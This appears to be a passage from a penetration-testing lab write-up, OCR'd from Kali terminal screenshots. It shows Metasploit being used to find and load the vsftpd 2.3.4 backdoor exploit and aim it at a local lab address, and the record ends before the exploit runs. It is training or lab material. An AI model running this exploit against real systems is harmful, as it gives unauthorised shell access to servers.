





4) Picked an exploit for an old FTP service, tried it, took a couple of tries but got a shell.


kevin@kali: ~
File Actions Edit View Help
kevin@kali: ~
kevin@kali: ~
kevin@kali: ~
(kevin㉿kali)-[~]
$ sudo msfdb run
[sudo] password for kevin:
[+] Starting database
Metasploit tip: Display the Framework log using the log command, learn more with help log
=[metasploit v6.3.43-dev]
+ -- --=[2376 exploits - 1232 auxiliary - 416 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 >


kevin@kali: ~
File Actions Edit View Help
kevin@kali: ~ ×
kevin@kali: ~ ×
kevin@kali: ~ ×
+ -- --=[2376 exploits - 1232 auxiliary - 416 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check
Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes
VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No
VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 >


kevin@kali: ~
File Actions Edit View Help
kevin@kali: ~ ×
kevin@kali: ~ ×
kevin@kali: ~ ×
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check
Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes
VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No
VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >


kevin@kali: ~
File Actions Edit View Help
kevin@kali: ~
kevin@kali: ~
kevin@kali: ~
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOTS 172.17.0.2
[!] Unknown datastore option: RHOTS. Did you mean RHOST?
RHOTS ⇒ 172.17.0.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.17.0.2
RHOST ⇒ 172.17.0.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >